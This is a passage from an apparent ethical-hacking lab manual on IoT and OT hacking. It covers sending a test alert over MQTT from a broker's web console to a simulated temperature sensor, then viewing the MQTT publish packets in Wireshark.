The screenshot shows the Bevywise MQTTRoute - Manage application running in a browser window. The URL is localhost:8080. The main navigation bar includes Dashboard, Devices, Topic, Message Rules, Error Log, Authentication, MQTT Clients, and Tour. A sidebar on the left lists devices, with TS1 selected. The main content area displays 'Device Details' for TS1, including Client Name (TS1), From IP Address (10.10.1.22), Connected On (28 Apr 2022 0:18:21), WILL Topic (NIL), WILL Message (NIL), and WILL Retain (NIL). Below this is a 'Messages Received' table with one entry: Topic (NIL), Message (NIL), and QoS (NIL). Under 'Subscribed Topics', there is one entry: Topic (High_Tempe) and QoS (1-Atleast Once). The 'Messages Published' section shows 'NO MESSAGE LOG'. On the right, a 'Command Send' dialog is open, showing the Topic dropdown set to 'High_Tempe' and the message input field containing 'Alert for High Temperature'. A green 'Send' button is visible at the bottom right of the dialog.

49. The alert popup appears, then click on **OK**.
50. The message has been sent to the device using this topic.

51. Next, switch to **Windows Server 2022** virtual machine.
52. We have left the IoT simulator running in the web browser. To see the alert message, maximize the Edge browser and expand the arrow under the connected **Temperature_Sensor**, **Device Log** section.




53. You can see the alert message "Alert for High Temperature"

The screenshot shows a web-based IoT Simulator interface. The title bar says "IoT Simulator" and the address bar shows "127.0.0.1:9000/setnetwork?network=CEH_FINANCE_NETWORK". The main content area is titled "CEH_FINANCE_NETWORK" and contains a card for a "Temperature_Sensor" device named "TS1". The card includes fields for "Client Id" (TS1), "Description" (This is a Temperature Sensor IoT device), and two toggle switches for "Authentication" and "Will". To the right of the card is a "Device Log" panel. The log shows a single entry: "Command received by Device TS1" on "Thu Apr 28 00:34:47 2022". Below this, under "Topic" is "High_Tempe" and under "Message" is "Alert for High Temperature". At the bottom of the screen is a Windows taskbar with icons for Start, Search, Task View, File Explorer, and Edge browser, along with system status icons.


Module 18 – IoT and OT Hacking

54. To verify the communication, we have executed **Wireshark** application, switch to the Wireshark traffic capturing window.

55. Type **mqtt** under the **filter** field and press **Enter**. To display only the MQTT protocol packets.



56. Select any **Publish Message** packet from the **Packet List** pane. In the **Packet Details** pane at the middle of the window, expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
57. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len**, **Topic Length**, **Topic**, and **Message**.
58. Publish Message can be used to obtain the message sent by the MQTT client to the broker.



